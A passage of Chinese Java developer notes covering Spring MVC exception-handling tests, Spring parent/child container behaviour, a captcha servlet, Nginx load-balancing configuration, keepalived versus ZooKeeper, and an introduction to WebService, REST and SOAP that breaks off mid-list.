|  |
| --- |
| <%@ page language=*"java"* contentType=*"text/html; charset=utf-8"*  pageEncoding=*"utf-8"*%>  <!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">  <html>  <head>  <meta http-equiv=*"Content-Type"* content=*"text/html; charset=utf-8"*>  <title>测试</title>  </head>  <body>  对不起，网站暂时出问题了，请稍后再试！  <a href=*"/"*>点此返回首页</a>  </body>  </html> |

/src/main/webapp/index.jsp：

|  |
| --- |
| <%@ page language=*"java"* contentType=*"text/html; charset=utf-8"*  pageEncoding=*"utf-8"*%>  <!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">  <html>  <head>  <meta http-equiv=*"Content-Type"* content=*"text/html; charset=utf-8"*>  <title>Insert title here</title>  </head>  <body>  你好！  </body>  </html> |

**创建TestController类**

|  |
| --- |
| **package** com.tongwx.controller;  **import** java.io.IOException;  **import** javax.annotation.Resource;  **import** javax.servlet.http.HttpServletRequest;  **import** javax.servlet.http.HttpServletResponse;  **import** org.springframework.stereotype.Controller;  **import** org.springframework.ui.Model;  **import** org.springframework.web.bind.annotation.RequestMapping;  **import** com.alibaba.fastjson.JSONObject;  **import** com.tongwx.entity.TestBean;  **import** com.tongwx.service.TestBeanService;  /\*\*  \* 测试  \*/  @Controller  @RequestMapping(value = "/test")  **public** **class** TestBeanController {  @Resource  TestBeanService testBeanService;  /\*\*  \* 按ID查询testBean  \*/  @RequestMapping(value = "/testBean")  /\*  \* 返回值选用建议：  \* ModelAndView : 跳转视图+数据 【一般不用】  \* void : 【ajax异步时用】  \* String : 跳转视图 + Model 【非ajax时用】  \*/  **public** String selectTestBeanById(HttpServletRequest request, Model model){  **int** j = 1/0;  **try** {  **int** i = 1/0;  } **catch** (Exception e) {  e.printStackTrace();  }  Integer id = Integer.*parseInt*(request.getParameter("id"));  TestBean testBean = testBeanService.selectTestBeanById(id);  model.addAttribute("testBean", testBean);  /\*  \* 测试添加和删除testBean  \*/  TestBean tb=**new** TestBean();  tb.setId(2);  tb.setName("测试二");  tb.setAge(22);  tb.setPassword("222222");  testBeanService.insertTestBean(tb);  testBeanService.deleteTestBeanById(2);    **return** "/test/testBean";  }  /\*\*  \* 测试Ajax请求  \*/  @RequestMapping(value = "/testAjax")  **public** **void** testAjaxRequest(HttpServletRequest request,HttpServletResponse response){  //测试全局异常  **int** i = 1/0;  JSONObject jo = **new** JSONObject();  jo.put("message", "Ajax请求成功！");  response.setContentType("application/json;charset=utf-8");  **try** {  response.getWriter().write(jo.toString());  } **catch** (IOException e) {  e.printStackTrace();  }  }  /\*\*  \* 测试全局异常  \*/  @RequestMapping(value = "/testError")  **public** String testError(){  **int** i = 1/0;  **return** "/test/testBean";  }  } |

浏览器输入地址测试web层访问：<http://localhost:8080/test/testBean?id=1>

在返回的界面按提示再测试异常管理。

* 1. **关于Spring父子容器网上说**

**父子容器的选用**

**父上下文**

使用ContextLoaderListener监听器来加载配置文件时，Spring会创建一个WebApplicationContext上下文，称为父上下文（父容器），保存在 ServletContext中，key是WebApplicationContext.ROOT\_WEB\_APPLICATION\_CONTEXT\_ATTRIBUTE的值。

可以使用Spring提供的工具类取出上下文对象：WebApplicationContextUtils.getWebApplicationContext(ServletContext);

**子上下文**

使用DispatcherServlet来加载配置文件时，因DispatcherServlet是一个Servlet,可以同时配置多个，每个 DispatcherServlet有一个自己的上下文对象（WebApplicationContext），称为子上下文（子容器），它也保存在 ServletContext中，key是"org.springframework.web.servlet.FrameworkServlet.CONTEXT"+Servlet名称。当一个Request对象产生时，会把这个子上下文对象（WebApplicationContext）保存在Request对象中，key是DispatcherServlet.class.getName() + ".CONTEXT"。

可以使用工具类取出上下文对象：RequestContextUtils.getWebApplicationContext(request);

**父上下文（父容器）和子上下文（子容器）的访问权限：**

子上下文可以访问父上下文中的内容，但父上下文不能访问子上下文中的内容。

**父上下文使用与否**

说明 ：Spring 并没有限制我们，必须使用父上下文。我们可以自己决定如何使用。

**方案一，传统型：**

父上下文容器中保存数据源、服务层、DAO层、事务的Bean。

子上下文容器中保存Mvc相关的Action的Bean.

事务控制在服务层。

由于父上下文容器不能访问子上下文容器中内容，事务的Bean在父上下文容器中，无法访问子上下文容器中内容，就无法对子上下文容器中Action进行AOP（事务）。aop要想切入controller，需要在父容器中配置扫描@Controller，但可能导致子容器无法生成前端控制器，导致页面请求404。

当然，做为“传统型”方案，也没有必要这要做。

**方案二，激进型：**

Java世界的“面向接口编程”的思想是正确的，但在增删改查为主业务的系统里，Dao层接口，Dao层实现类，Service层接口，Service层实现类，Action父类，Action。再加上众多的O(vo\po\bo)和jsp页面。写一个小功能 7、8个类就写出来了。 开发者说我就是想接点私活儿，和PHP，ASP抢抢饭碗，但我又是Java程序员。最好的结果是大项目能做好，小项目能做快。所以“激进型”方案就出现了-----没有接口、没有Service层、还可以没有众多的O(vo\po\bo)。那没有Service层事务控制在哪一层？只好上升到Action层。

本文不想说这是不是正确的思想，我想说的是Spring不会限制你这样做。

由于有了父子上下文，你将无法实现这一目标。解决方案是只使用子上下文容器，不要父上下文容器。所以数据源、服务层、DAO层、事务的Bean、Action的Bean都放在子上下文容器中。就可以实现了，事务（注解事务）就正常工作了。这样才够激进。

总结：不使用listener监听器来加载spring的配置文件，只使用DispatcherServlet来加载spring的配置，不要父子上下文，只使用一个DispatcherServlet，事情就简单了，什么麻烦事儿也没有了。

Java--大项目能做好--按传统方式做，规规矩矩的做，好扩展，好维护。

Java--小项目能做快--按激进方式做，一周时间就可以出一个版本，先上线接受市场(用户)的反馈，再改进，再反馈，时间就是生命(成本)。

**spring的启动过程：**

首先，对于一个web应用，其部署在web容器中，web容器提供其一个全局的上下文环境，这个上下文就是ServletContext，其为后面的spring IoC容器提供宿主环境；

其次，在web.xml中会提供有contextLoaderListener。在web容器启动时，会触发容器初始化事件，此时contextLoaderListener会监听到这个事件，其contextInitialized方法会被调用，在这个方法中，spring会初始化一个启动上下文，这个上下文被称为根上下文，即WebApplicationContext，这是一个接口类，确切的说，其实际的实现类是XmlWebApplicationContext。这个就是spring的IoC容器，其对应的Bean定义的配置由web.xml中的context-param标签指定。在这个IoC容器初始化完毕后，spring以WebApplicationContext.ROOTWEBAPPLICATIONCONTEXTATTRIBUTE为属性Key，将其存储到ServletContext中，便于获取；

再次，contextLoaderListener监听器初始化完毕后，开始初始化web.xml中配置的Servlet，这个servlet可以配置多个，以最常见的DispatcherServlet为例，这个servlet实际上是一个标准的前端控制器，用以转发、匹配、处理每个servlet请求。DispatcherServlet上下文在初始化的时候会建立自己的IoC上下文，用以持有spring mvc相关的bean。在建立DispatcherServlet自己的IoC上下文时，会利用WebApplicationContext.ROOTWEBAPPLICATIONCONTEXTATTRIBUTE先从ServletContext中获取之前的根上下文(即WebApplicationContext)作为自己上下文的parent上下文。有了这个parent上下文之后，再初始化自己持有的上下文。这个DispatcherServlet初始化自己上下文的工作在其initStrategies方法中可以看到，大概的工作就是初始化处理器映射、视图解析等。这个servlet自己持有的上下文默认实现类也是XmlWebApplicationContext。初始化完毕后，spring以与servlet的名字相关(此处不是简单的以servlet名为Key，而是通过一些转换，具体可自行查看源码)的属性为属性Key，也将其存到ServletContext中，以便后续使用。这样每个servlet就持有自己的上下文，即拥有自己独立的bean空间，同时各个servlet共享相同的bean，即根上下文(第2步中初始化的上下文)定义的那些bean。

**SpringMVC关于AOP拦截controller的注意事项**

aop切面是可以拦截controller层的。这一点再次强调一下，只不过它是有条件的。（条件就是如下3点：请仔细，耐心的读完下面3句英文）

1）Indeed your controller (annotated by @Controller) and your aspects (annotated by @Aspect) should be in the same Spring context.

翻译：Controller层和你自己定义的切面，必须在相同的spring上下文中(context).

2）Usually people define their controllers in the dispatch-servlet.xml or xxx-servlet.xml and their service beans (including the aspects) in  the main applicationContext.xml. It will not work.   
翻译：通常大家会把 controllers 定义在dispatch-servlet.xml 或者 xxx-servlet.xml 这样的配置文件中，但是把自定义的切面放在spring的主配置文件 applicationContext.xml中。这样子导致controller和你的切面不在同一个context中，从而你的切面类逻辑不会拦截对应的controller.

3）When Spring initializes the MVC context, it will create a proxy for your controller but if your aspects are not in the same context, Spring     will not create interceptors for them.

翻译：当spring初始化MVC的context的时候，它会同时为controller 创建代理，但是如果自定义切面没有和mvc在同一个context中，那么你的切面是不会去拦截这些controller 的

* 1. **关于Spring父子容器我的测试结论**

1）SpringMVC的配置文件一定要放在DispatcherServlet中。

2）SpringAOP若想切入MVC，那么就把Spring配置文件也放在DispatcherServlet中。

测试结果：

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| Spring配置文件 | SpringMVC配置文件 | <aop:after-throwing>  统一异常切入记日志 | HandlerExceptionResolver  统一异常拦截记日志并跳转错误页面 | 事务 |
| **全部配置文件放到DispatcherServlet中** | | | | |
| 扫描所有注解 | 不扫描 | 切入MVC切入Spring切入dao | 拦截MVC拦截Spring拦截dao | 事务正常，Spring异常回滚 |
| 不扫描 | 扫描所有注解 | 切入MVC切入Spring切入dao | 拦截MVC拦截Spring拦截dao | 事务正常，Spring异常回滚 |
| 扫描除Controller以外所有注解 | 只扫描Controller注解 | 切入MVC切入Spring切入dao | 拦截MVC拦截Spring拦截dao | 事务正常，Spring异常回滚 |
| 扫描所有注解 | 扫描所有注解 | 切入MVC切入Spring切入dao | 拦截MVC拦截Spring拦截dao | 事务正常，Spring异常回滚 |
| **全部配置文件放到ContextLoaderListener中** | | | | |
| 随你怎么配 | 随你怎么配 | 启动报错 | | |
| **DispatcherServlet导ApplicationContext-mvc，ContextLoaderListener导applicationContext-\*** | | | | |
| 扫描所有注解 | 扫描所有注解 | 未切入MVC未切入Spring切入dao | 拦截MVC拦截Spring拦截dao | 事务失效，Spring异常未回滚 |
| 扫描除Controller以外所有注解 | 只扫描Controller注解 | 未切入MVC切入Spring切入dao | 拦截MVC拦截Spring拦截dao | 事务正常，Spring异常回滚 |
| 扫描所有注解 | 只扫描Controller注解 | 未切入MVC切入Spring切入dao | 拦截MVC拦截Spring拦截dao | 事务正常，Spring异常回滚 |
| 扫描所有注解 | 不扫描 | 前端404 | 前端404 |  |
| 不扫描 | 扫描所有注解 | 未切入MVC未切入SpringC切入dao | 拦截MVC拦截Spring拦截dao | 事务失效，Spring异常未回滚 |

* 1. **验证码生成器**

|  |
| --- |
| **package** com.tongwx.utils.verifycode;  **import** java.awt.BasicStroke;  **import** java.awt.Color;  **import** java.awt.Font;  **import** java.awt.Graphics2D;  **import** java.awt.image.BufferedImage;  **import** java.io.IOException;  **import** java.io.OutputStream;  **import** java.util.Random;  **import** javax.imageio.ImageIO;  /\*\*  \* 验证码工具  \*/  **public** **class** VerifyCode {  **private** **int** width = 70;//图片宽度  **private** **int** height = 35;//图片高度  **private** Random random = **new** Random();  // {"宋体", "华文楷体", "黑体", "华文新魏", "华文隶书", "微软雅黑", "楷体\_GB2312"}  **private** String[] fontNames = { "宋体", "华文楷体", "黑体", "微软雅黑", "楷体\_GB2312" };  **private** String codes = "23456789abcdefghjkmnopqrstuvwxyzABCDEFGHJKMNPQRSTUVWXYZ";  **private** String text;  /\*\*  \* 随机生成颜色  \*/  **private** Color randomColor() {  **int** red = random.nextInt(150);  **int** green = random.nextInt(150);  **int** blue = random.nextInt(150);  **return** **new** Color(red, green, blue);  }  /\*\*  \* 随机生成字体  \*/  **private** Font randomFont() {  **int** index = random.nextInt(fontNames.length);  String fontName = fontNames[index];  **int** style = random.nextInt(4);  **int** size = random.nextInt(5) + 24;  **return** **new** Font(fontName, style, size);  }  /\*\*  \* 随机生成字符  \*/  **private** **char** randomChar() {  **int** index = random.nextInt(codes.length());  **return** codes.charAt(random.nextInt(codes.length()));  }  /\*\*  \* 绘图  \*/  **public** BufferedImage getImage() {  //创建一个内存映像对象(画板)  BufferedImage image = **new** BufferedImage(width, height, BufferedImage.***TYPE\_INT\_RGB***);  //获取画笔  Graphics2D g2 = (Graphics2D) image.getGraphics();  //给画笔上色（白色）  g2.setColor(**new** Color(255, 255, 255));  //给画板设置背景颜色（白色）  g2.fillRect(0, 0, width, height);  // 画4个字符  StringBuilder sb = **new** StringBuilder();  **for** (**int** i = 0; i < 4; i++) {  String s = randomChar() + "";  sb.append(s);  **float** x = i \* 1.0F \* width / 4;  g2.setFont(randomFont());  g2.setColor(randomColor());  g2.drawString(s, x, height - 5);  }  //将字符文本保存到类变量，后台获取文本（getText()）验证前端输入时要用到  **this**.text = sb.toString();  //画3条干扰线  **int** num = 3;  **for** (**int** i = 0; i < num; i++) {  **int** x1 = random.nextInt(width);  **int** y1 = random.nextInt(height);  **int** x2 = random.nextInt(width);  **int** y2 = random.nextInt(height);  g2.setStroke(**new** BasicStroke(1.5F));  g2.setColor(Color.***BLUE***);  g2.drawLine(x1, y1, x2, y2);  }  //画好了  **return** image;  }  /\*\*  \* 获取验证文本  \*/  **public** String getText() {  **return** text;  }  /\*\*  \* 将指定图片压缩并写入指定输出流中  \*/  **public** **static** **void** output(BufferedImage image, OutputStream out) **throws** IOException {  ImageIO.*write*(image, "JPEG", out);  }  } |
| **package** com.tongwx.utils.verifycode;  **import** java.awt.image.BufferedImage;  **import** java.io.IOException;  **import** javax.servlet.ServletException;  **import** javax.servlet.http.HttpServlet;  **import** javax.servlet.http.HttpServletRequest;  **import** javax.servlet.http.HttpServletResponse;  /\*\*  \* 验证码服务器  \*/  **public** **class** VerifyCodeServlet **extends** HttpServlet {  **private** **static** **final** **long** ***serialVersionUID*** = 1L;  **public** **void** doGet(HttpServletRequest request, HttpServletResponse response) **throws** ServletException, IOException {  **switch** (request.getParameter("type")) {  /\*  \* 验证码获取  \*/  **case** "get":  VerifyCode vc = **new** VerifyCode();  BufferedImage image = vc.getImage();//获取一次性验证码图片  VerifyCode.*output*(image, response.getOutputStream());//把图片写到输出流中发送给前端  // 把文本保存到session中，为校验码验证做准备（getText()必须在getImage()调用之后调用）  request.getSession().setAttribute("vCode", vc.getText());  **break**;  /\*  \* 验证码校验  \*/  **case** "validate":  String verifyCode = request.getParameter("verifyCode");//获取前端提交的验证码回答  String code = (String) request.getSession().getAttribute("vCode");//获取保存在session中的验证码答案  response.getWriter().print(**null** != verifyCode && verifyCode.equalsIgnoreCase(code));//回答正确返回true，回答错误返回false  **break**;  **default**:  **break**;  }  }  **protected** **void** doPost(HttpServletRequest request, HttpServletResponse response)  **throws** ServletException, IOException {  doGet(request, response);  }  } |

在web.xml中配置servlet：

|  |
| --- |
| <!-- ====================验证码生成器==================== -->  <servlet>  <servlet-name>VerifyCodeServlet</servlet-name>  <servlet-class>com.tongwx.utils.verifycode.VerifyCodeServlet</servlet-class>  </servlet>  <servlet-mapping>  <servlet-name>VerifyCodeServlet</servlet-name>  <url-pattern>/VerifyCodeServlet</url-pattern>  </servlet-mapping> |

前端表单获取/更换验证码：

|  |
| --- |
| 验证码：  <input type=*"text"* name=*"verifyCode"* id=*"verifyCode"* />  <img id=*"vCode"* src=*"/VerifyCodeServlet?type=get"* onclick="hyz()"/>  <a id=*"verifyCode"* href=*"javascript:hyz()"*>换一张</a>  <script language=*"javascript"*>  /\*  \* 更换验证码  \*/  **function** hyz(){  $("#vCode").attr("src","/VerifyCodeServlet?type=get&t="+**new** Date().getTime());  }  </script> |

前端表单校验验证码：

|  |
| --- |
| <script language=*"javascript"*>  $(**function**() {  /\*  \* 3. 输入框得到焦点时隐藏错误信息  \*/  $(".input").focus(**function**() {  **var** inputName = $(**this**).attr("name");  $("#" + inputName + "Error").css("display", "none");  });    /\*  \* 4. 输入框失去焦点时进行校验  \*/  $(".input").blur(**function**() {  **var** inputName = $(**this**).attr("name");  invokeValidateFunction(inputName);  })  });  /\*  \* 输入input名称，调用对应的validate方法。  \* 例如input名称为：loginname，那么调用validateLoginname()方法。  \*/  **function** invokeValidateFunction(inputName) {  inputName = inputName.substring(0, 1).toUpperCase() + inputName.substring(1);  **var** functionName = "validate" + inputName;  **return** eval(functionName + "()");  }  /\*  \* 校验验证码  \*/  **function** validateVerifyCode() {  **var** bool = **true**;  $("#verifyCodeError").css("display", "none");  **var** value = $("#verifyCode").val();  **if**(!value) {//非空校验  $("#verifyCodeError").css("display", "");  $("#verifyCodeError").text("验证码不能为空！");  bool = **false**;  } **else** **if**(value.length != 4) {//长度不为4就是错误的  $("#verifyCodeError").css("display", "");  $("#verifyCodeError").text("错误的验证码！");  bool = **false**;  } **else** {//验证码是否正确  $.ajax({  cache: **false**,  async: **false**,  type: "GET",  dataType: "json",  data: {method: "validateVerifyCode", verifyCode: value},  url: "/VerifyCodeServlet?type=validate",  success: **function**(flag) {  **if**(!flag) {  $("#verifyCodeError").css("display", "");  $("#verifyCodeError").text("错误的验证码！");  bool = **false**;  }  }  });  }  **return** bool;  }  </script> |

* 1. **故障解决**

**启动报错NoClassDefFoundError: org/aspectj/lang/annotation/Around**

详情：

org.springframework.beans.factory.BeanCreationException: Error creating bean with name 'org.springframework.aop.config.internalAutoProxyCreator': Instantiation of bean failed;

nested exception is org.springframework.beans.BeanInstantiationException: Could not instantiate bean class [org.springframework.aop.aspectj.annotation.AnnotationAwareAspectJAutoProxyCreator]: Constructor threw exception;

nested exception is java.lang.NoClassDefFoundError: **org/aspectj/lang/annotation/Around**

解决：导包：

|  |  |
| --- | --- |
| 手动导： | maven导： |
| aopalliance-1.0.jar aspectjrt-1.6.0.jar aspectjweaver-1.6.0.jar | <dependency>   <groupId>org.aspectj</groupId>   <artifactId>aspectjrt</artifactId>   <version>1.8.0</version> </dependency> <dependency>   <groupId>org.aspectj</groupId>   <artifactId>aspectjweaver</artifactId>   <version>1.8.0</version> </dependency> |

**缓存**

1. **集群**
   1. **Nginx负载均衡算法**

1.轮询（默认）：每个请求按时间顺序逐一分配到不同的后端服务器，如果后端服务器down掉，能自动剔除。

2.随机

3.ip哈希：每个请求按访问ip的hash结果分配，这样每个访客固定访问一个后端服务器，**可以解决session的问题**。

例如：

upstream bakend {

ip\_hash;

server 192.168.0.14:88;

server 192.168.0.15:80;

}

缺点：如果某些ip请求太多，导致负载不均衡。

4.加权轮询：指定轮询几率，weight和访问比率成正比，用于后端服务器性能不均的情况。

例如：

upstream bakend {

server 192.168.0.14 weight=10;

server 192.168.0.15 weight=10;

}

5.加权随机

6、url\_hash（第三方）：按访问url的hash结果来分配请求，使每个url定向到同一个后端服务器，后端服务器为缓存时比较有效。

例：在upstream中加入hash语句，server语句中不能写入weight等其他的参数，hash\_method是使用的hash[算法](http://lib.csdn.net/base/datastructure)

upstream backend {

server squid1:3128;

server squid2:3128;

hash $request\_uri;

hash\_method crc32;

}

7、fair（第三方）

按后端服务器的响应时间来分配请求，响应时间短的优先分配。

upstream backend {

server server1;

server server2;

fair;

}

tips:

upstream bakend{#定义负载均衡设备的Ip及设备状态

ip\_hash;

server 127.0.0.1:9090 down;

server 127.0.0.1:8080 weight=2;

server 127.0.0.1:6060;

server 127.0.0.1:7070 backup;

}

在需要使用负载均衡的server中增加

proxy\_pass http://bakend/;

每个设备的状态设置为:

1.down 表示单前的server暂时不参与负载

2.weight 默认为1.weight越大，负载的权重就越大。

3.max\_fails ：允许请求失败的次数默认为1.当超过最大次数时，返回proxy\_next\_upstream 模块定义的错误

4.fail\_timeout:max\_fails次失败后，暂停的时间。

5.backup： 其它所有的非backup机器down或者忙的时候，请求backup机器。所以这台机器压力会最轻。

nginx支持同时设置多组的负载均衡，用来给不用的server来使用。

client\_body\_in\_file\_only 设置为On 可以讲client post过来的数据记录到文件中用来做debug

client\_body\_temp\_path 设置记录文件的目录 可以设置最多3层目录

location 对URL进行匹配.可以进行重定向或者进行新的代理 负载均衡

* 1. **nginx.conf 配置说明**

**基本配置**

|  |
| --- |
| #运行用户 user www-data;  #启动进程,通常设置成和cpu的数量相等  worker\_processes 1;  #全局错误日志及PID文件 error\_log  /var/log/nginx/error.log;  pid        /var/run/nginx.pid;  #工作模式及连接数上限  events {      use   epoll;             #epoll是多路复用IO(I/O Multiplexing)中的一种方式,但是仅用于linux2.6以上内核,可以大大提高nginx的性能     worker\_connections  1024;#单个后台worker process进程的最大并发链接数     # multi\_accept on;  }  #设定http服务器，利用它的反向代理功能提供负载均衡支持 http {      #设定mime类型,类型由mime.type文件定义     include       /etc/nginx/mime.types;     default\_type  application/octet-stream;     #设定日志格式     access\_log    /var/log/nginx/access.log;      #sendfile 指令指定 nginx 是否调用 sendfile 函数（zero copy 方式）来输出文件，对于普通应用，     #必须设为 on,如果用来进行下载等应用磁盘IO重负载应用，可设置为 off，以平衡磁盘与网络I/O处理速度，降低系统的uptime.     sendfile        on;     #tcp\_nopush     on;      #连接超时时间     #keepalive\_timeout  0;     keepalive\_timeout  65;     tcp\_nodelay        on;          #开启gzip压缩     gzip  on;     gzip\_disable "MSIE [1-6]\.(?!.\*SV1)";      #设定请求缓冲     client\_header\_buffer\_size    1k;     large\_client\_header\_buffers  4 4k;      include /etc/nginx/conf.d/\*.conf;     include /etc/nginx/sites-enabled/\*;      #设定负载均衡的服务器列表      upstream mysvr {     #weigth参数表示权值，权值越高被分配到的几率越大     #本机上的Squid开启3128端口     server 192.168.8.1:3128 weight=5;     server 192.168.8.2:80  weight=1;     server 192.168.8.3:80  weight=6;     }     server {     #侦听80端口         listen       80;         #定义使用[www.xx.com](http://www.xx.com)访问         server\_name  www.xx.com;          #设定本虚拟主机的访问日志         access\_log  logs/www.xx.com.access.log  main;      #默认请求     location / {           root   /root;      #定义服务器的默认网站根目录位置           index index.[**PHP**](http://lib.csdn.net/base/php) index.html index.htm;   #定义首页索引文件的名称            fastcgi\_pass  www.xx.com;          fastcgi\_param  SCRIPT\_FILENAME  $document\_root/$fastcgi\_script\_name;            include /etc/nginx/fastcgi\_params;         }      # 定义错误提示页面     error\_page   500 502 503 504 /50x.html;           location = /50x.html {         root   /root;     }      #静态文件，nginx自己处理     location ~ ^/(images|[**JavaScript**](http://lib.csdn.net/base/javascript)|[**js**](http://lib.csdn.net/base/javascript)|css|flash|media|static)/ {         root /var/www/virtual/htdocs;         #过期30天，静态文件不怎么更新，过期可以设大一点，如果频繁更新，则可以设置得小一点。         expires 30d;     }     #[**php**](http://lib.csdn.net/base/php) 脚本请求全部转发到 FastCGI处理. 使用FastCGI默认配置.     location ~ \.php$ {         root /root;         fastcgi\_pass 127.0.0.1:9000;         fastcgi\_index index.php;         fastcgi\_param SCRIPT\_FILENAME /home/www/www$fastcgi\_script\_name;         include fastcgi\_params;     }     #设定查看Nginx状态的地址     location /NginxStatus {         stub\_status            on;         access\_log              on;         auth\_basic              "NginxStatus";         auth\_basic\_user\_file  conf/htpasswd;     }     #禁止访问 .htxxx 文件     location ~ /\.ht {         deny all;     }            } } |

**如果要使用负载均衡的话,可以修改配置http节点如下**：

|  |
| --- |
| #设定http服务器，利用它的反向代理功能提供负载均衡支持 http {      #设定mime类型,类型由mime.type文件定义     include       /etc/nginx/mime.types;     default\_type  application/octet-stream;     #设定日志格式     access\_log    /var/log/nginx/access.log;      #省略上文有的一些配置节点      #。。。。。。。。。。      #设定负载均衡的服务器列表      upstream mysvr {     #weigth参数表示权值，权值越高被分配到的几率越大     server 192.168.8.1x:3128 weight=5;#本机上的Squid开启3128端口     server 192.168.8.2x:80  weight=1;     server 192.168.8.3x:80  weight=6;     }     upstream mysvr2 {     #weigth参数表示权值，权值越高被分配到的几率越大      server 192.168.8.x:80  weight=1;     server 192.168.8.x:80  weight=6;     }     #第一个虚拟服务器    server {     #侦听192.168.8.x的80端口         listen       80;         server\_name  192.168.8.x;        #对aspx后缀的进行负载均衡请求     location ~ .\*\.aspx$ {           root   /root;      #定义服务器的默认网站根目录位置           index index.php index.html index.htm;   #定义首页索引文件的名称            proxy\_pass  http://mysvr ;#请求转向mysvr 定义的服务器列表            #以下是一些反向代理的配置可删除.            proxy\_redirect off;            #后端的Web服务器可以通过X-Forwarded-For获取用户真实IP           proxy\_set\_header Host $host;           proxy\_set\_header X-Real-IP $remote\_addr;           proxy\_set\_header X-Forwarded-For $proxy\_add\_x\_forwarded\_for;           client\_max\_body\_size 10m;    #允许客户端请求的最大单文件字节数           client\_body\_buffer\_size 128k;  #缓冲区代理缓冲用户端请求的最大字节数，           proxy\_connect\_timeout 90;  #nginx跟后端服务器连接超时时间(代理连接超时)           proxy\_send\_timeout 90;        #后端服务器数据回传时间(代理发送超时)           proxy\_read\_timeout 90;         #连接成功后，后端服务器响应时间(代理接收超时)           proxy\_buffer\_size 4k;             #设置代理服务器（nginx）保存用户头信息的缓冲区大小           proxy\_buffers 4 32k;               #proxy\_buffers缓冲区，网页平均在32k以下的话，这样设置           proxy\_busy\_buffers\_size 64k;    #高负荷下缓冲大小（proxy\_buffers\*2）           proxy\_temp\_file\_write\_size 64k;  #设定缓存文件夹大小，大于这个值，将从upstream服务器传         }       } } |

* 1. **keepalived VS zookeeper**

两者都可以做高可用HA，那么有什么区别呢？

**1.从主被动的角度考虑**

    我们知道，nginx server通常和keepalived进行结合，那么keepalived是怎么知道nginx是否存活呢?是nginx主动向keepalived汇报信息？不是的。keepalived是主动向nginx发送请求，如果有响应，那么则nginx可用。

    对于zookeeper而言，HDFS，HBase，Yarn基于zookeeper做高可用，这里的zookeeper就是被动的，也就是说HDFS，HBase，Yarn主动向zookeeper中写数据。

**2.从负载的角度来考虑**

    keepalived可以帮助我们做到主从，主从的划分是通过配置文件（主从的priority之差>50）指定的，如果主没有挂掉，那么大量的请求通过主然后负载到后端的nginx，而从如果想要起作用只有等到主挂掉。  
    而利用zookeeper做HA，zookeeper中可以说是“人人平等”，客户端无论访问follower，还是observer，异或是leader，都能给我们返回相应的结果，可以很好的实现了负载均衡，这也可以说是zookeeper的一个优点。

**3.从存储数据的角度**

    keepalived不可以存储数据，假设keepalived的主现在有50个连接，如果没有外部数据库存储这些连接的信息，主挂了的话，连接信息也就丢了，所以使用keepalived需要一个外部的数据库，但是如果主挂了的同时数据库也挂了，那么就over了，信息就会丢失，或者从起来后，连不上数据库，那么之前的连接信息也会丢失。

    zookeeper可以存储数据，zookeeper中可以创建一个zNode，里面存放数据，zookeeper可以做到一个分布式数据的一致性，zookeeper中每个节点的视图是一致的，数据本身可以做到最终一致性，也就是说其中一个server挂了，其他的server还有存的数据，那么这样的话就不需要额外的数据库，zookeeper本身就可以存储一定量的信息。这也可以说是zookeeper的另一个优点。

**4.从业务的角度**

    keepalived可以说比较简单，只需要简单的配置一下就可以了，使用keepalived的场景：如果我们只需要简单的知道当前的业务中哪个是主，哪个是从，那么可以选用keepalived。

    如果除了高可用以外，比如kafka，storm等还要想zookeeper中写一些数据，这时候就需要zookeeper。

1. **WebService**
   1. **WebService介绍**

**什么是WebService：**

异构系统之间的通信服务

**核心定义**：

**SOAP**：简单对象访问协议，Simple Object Access Protocol。相当于HTTP+XML，即在HTTP协议的基础上传输XML文档数据，Content-Type类型是text/xml;charset=UTF-8

**WSDL**：Web服务描述语言，Web Services Description Language。调用Webservice服务的基础。

**UDDI**：统一描述、发现和集成，Universal Description Discovery and Integration

WSDL用来描述服务，UDDI用来注册和查找服务，而SOAP作为传输层，用来在消费这和服务者之间传送消息，一个消费者可以在UDDI注册表查找服务，取得服务的WSDL描述，然后通过SOAP来调用该服务。

**应用场景：**

获取官网的天气预报信息展示在自己网页上。

手机号归属地查询、股票查询

购物成功后调用通信企业的WebService服务发手机短信给消费者

手机充值功能

中英文翻译，调用谷歌翻译服务

银行跨行转账业务

公司的“进销存系统”在某商品缺货时自动给供应商下订单

......

wsinput和wsimport解析wsdl文件，如遇错误：未定义的元素...，可将wsdl中无法解析的元素去掉，然后重新解析。

**三种主流实现方案：**

|  |  |  |  |
| --- | --- | --- | --- |
|  |  |  | 比较 |
| REST | Representational State Transfer  表述性状态转移 | 表现层状态转化  (软件架构风格） | REST是面向资源的架构风格，用URL定位资源（表现层），用HTTP的method操作资源（状态转化）。每个资源都有它的状态，不同状态下，可对它进行的操作不一样。  Rest架构的主要原则：  网络上的所有事物都被抽象为资源      每个资源都有一个唯一的资源标识符      同一个资源具有多种表现形式(xml,json等)      对资源的各种操作不会改变资源标识符      所有的操作都是无状态的，服务端不需维护客户端的每个Context  符合REST原则的架构即可称为RESTful架构   |  |  |  |  | | --- | --- | --- | --- | | http方法 | 资源操作 | 幂等 | 安全 | | GET | SELECT | 是 | 是 | | POST | INSERT | 否 | 否 | | PUT | UPDATE | 是 | 否 | | DELETE | DELETE | 是 | 否 |   幂等性：对同一REST接口的多次访问，得到的资源状态是相同的。  安全性：对该REST接口访问，不会使服务器端资源的状态发生改变。 | **XML-RPC渐被淘汰，SOAP安全性高，REST简洁高效。**  效率和易用性上：REST更关注效率和性能问题，仅仅是建议的Http协议之上的一种协议。而SOAP则需要对数据、xml封装信息头，解封装等。  分布式能力：REST更适合在分布式环境中使用、因为REST是基于原生Http协议的，而http协议是无状态的。大型分布式环境都能够对无状态支持良好，无状态增强了整个系统的扩展性。这也是为什么越来越多的云计算，分布式项目选择REST。  （注：SOAP也是基于HTTP协议的，但是却提供了session、cookie等机制来使得SOAP有状态，从而支持需要有状态的业务。有状态举例：1、增加一个用户2、获取最新增加的用户。那1的执行成功与否，及执行先后顺序的状态将会影响2的结果。）  SOAP在安全方面是通过使用XML-Security和XML-Signature两个规范组成了WS-Security来实现安全控制的。REST没有任何规范对于安全方面作说明。因此在考虑安全性上，SOAP要高于REST。 |
| SOAP | Simple Object Access Protocol  简单对象访问协议 | SOAP数据使用XML数据格式，定义了一整套复杂的标签，以描述调用的远程过程、参数、返回值和出错信息等等。 |
| XML-RPC | Remote Procedure Call  远程过程调用 |  |

**什么是SOA：**面向服务的架构（Service Oriented Architecture）。

SOA架构中的三种不同的角色：

